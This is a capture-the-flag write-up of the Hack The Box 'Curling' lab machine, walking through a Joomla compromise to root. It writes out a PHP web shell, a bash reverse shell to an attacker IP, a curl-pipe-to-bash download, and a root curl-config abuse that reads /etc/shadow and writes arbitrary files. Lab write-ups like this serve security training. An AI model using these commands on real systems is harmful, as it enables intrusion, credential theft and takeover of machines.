
Hack The Box Curling Writeup (Easy Linux)
Easy Linux box. A secret.txt password logs into Joomla for RCE, a nested password_backup unpacks to floris' SSH creds, and a root curl config reads files.
Summary
Curling is an Easy Linux machine running Joomla 3.8.8. An HTML comment on the site points at secret.txt, whose base64 decodes to the password Curling2018!, and a blog post names the user floris, so the pair logs into the Joomla administrator panel. Editing the protostar template’s index.php to add a PHP system() call gives command execution as www-data, which a curl piped shell.sh upgrades to a reverse shell. floris’ home holds a world readable password_backup that is a bzip2/gzip/tar nested archive; unpacking it with xxd -r then bunzip2, gunzip, bunzip2 and tar yields floris’ SSH password. In floris’ home an admin-area directory holds files a root job runs against a curl config; changing its url to file:///etc/shadow reads arbitrary files as root, and adding an output line turns it into an arbitrary file write that could overwrite /etc/shadow.
Web Server Enumeration
Reading through the website pages, I can see a post that (potentially)

I can see it’s a Joomla website. I get the software version by accessing:
1
http://10.129.1.248/administrator/manifests/files/joomla.xml
As you can see from the screenshot below:

It’s Joomla version 3.8.8. Sadly for us, no interesting exploits are available for this specific version.
When reading through the source code on one of the pages I can see a HTML comment that says “secret.txt”:

I can access “secret.txt”, it’s a simple text file. I use wget to save it to my machine:
1
wget http://10.129.1.248/secret.txt
I can see from the string format it’s base64 encoded. I decode it:
1
2
3
4
5
$ cat secret.txt
Q3VybGluZzIwMTgh

$ cat secret.txt | base64 -d
Curling2018!

It looks like it’s a password. In one of the blog posts, I can see a possible username (floris):
I access the administrator page at:
1
http://10.129.1.248/administrator/index.php
And use the credentials:
1
2
Username: floris
Password: Curling2018!
To log in to the admin panel:

Remote code execution is easy now. I went to the edit template page:
1
http://10.129.1.248/administrator/index.php?option=com_templates&view=templates
Selected the template in use by the website (protostar):

I then insert malicious php code into index.php and save the template:

More specifically:
1
system($_REQUEST['cmd']);
Then I can access the website index.php and execute arbitrary OS commands:

I create a bash reverse shell (shell.sh):
1
/bin/bash -i >& /dev/tcp/10.10.14.57/9001 0>&1
Then I start a python http server:
1
sudo python3 -m http.server 80
And a netcat listener on port 9001 (same as in shell.sh):
1
nc -lvnp 9001
Then I used my command execution premsie to download the shell and execute in bash right away (victim machine):
1
http://10.129.1.248/index.php?cmd=curl 10.10.14.57/shell.sh|bash
Immediately I got a connection back as “www-data”:
1
2
www-data@curling:/dev/shm$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
I did perform a shell stabilization technique:
1
2
3
4
5
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
$ export TERM=xterm
$ ^Z (ctrl + Z)

$ stty raw -echo; fg
Horizontal Privilege Escalation
I noticed, in floris’s home directory, a “password_backup” file.
1
2
www-data@curling:/dev/shm$ ls -la /home/floris/password_backup
-rw-r--r-- 1 floris floris 1076 May 22  2018 /home/floris/password_backup
As you can see, everyone can read the file. If I cat it, I see it’s a hex output, likely from xxd:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
www-data@curling:/dev/shm$ cat /home/floris/password_backup

00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
I do copy this file to /dev/shm so I can poke with it:
1
cp /home/floris/password_backup/ /dev/shm
After a long while poking with this file, I noticed every time I extracted it, it returned me another compressed file but using yet another compression algorithm. I created this oneliner that takes the original password_backup file and uses all tools to decompress to ultimately get the original password.txt file:
1
xxd -r password_backup | bunzip2 | gunzip | bunzip2 | tar -xO > password.txt
The password file has the following contents:
1
5d<wdCbdZu)|hChXll
With that, new credentials:
1
2
Username: floris
Password: 5d<wdCbdZu)|hChXll
I can log in via SSH using this credential.
Vertical Privilege Escalation
In floris home directory I can see a non default folder named admin-area. If I CD into it and list the contents, I can see that the modification date for the files inside is from a minute ago:

That means there’s likely an automated script using those files, and since “root” is the owner of both files, I can assume it’s likely being ran by root. Reading “input” file:
1
2
$ cat input
url = "http://127.0.0.1"
The “report” should be the contents of 127.0.0.1. I decide to edit “url” to point to my IP address:
1
url = "http://10.10.14.57"
I set up a netcat listener on port 80 to receive the potential connection:
1
sudo nc -lvnp 80
And sure enough, I get it:

It says on the request headers it’s from curl:
1
User-Agent: curl/7.58.0
I read through gtfobins website to find that I can most likely read internal files with curl:

I do just that, using the url parameter like this:
1
url = "file:///etc/shadow"
And watch the “report” file to catch any changes in (almost) real time:
1
watch cat report
As you can see from the screenshot below, I have confirmed arbitrary file read on the system.

I use the same technique to read root.txt.
Arbitrary File Write
The “input” file is just a curl config file. I can pass arguments to it like:
1
2
3
floris@curling:~/admin-area$ cat input
url = "http://10.10.14.57/test"
output = "/tmp/test"
It’ll get my “test” file and save it to /tmp/test:
1
2
floris@curling:~/admin-area$ ls -la /tmp/test
-rw-r--r-- 1 root root 6 Nov 10 17:56 /tmp/test
With that I could (in theory) get /etc/shadow like before, generate a proper hashed password I control, replace the original hashed password for root in shadow and use this arbitrary file write vulnerability to write to /etc/shadow in the system and be able to log in as root using the password I specified.
Just an idea though, pretty sure it’d work but I’m off to a new box right now.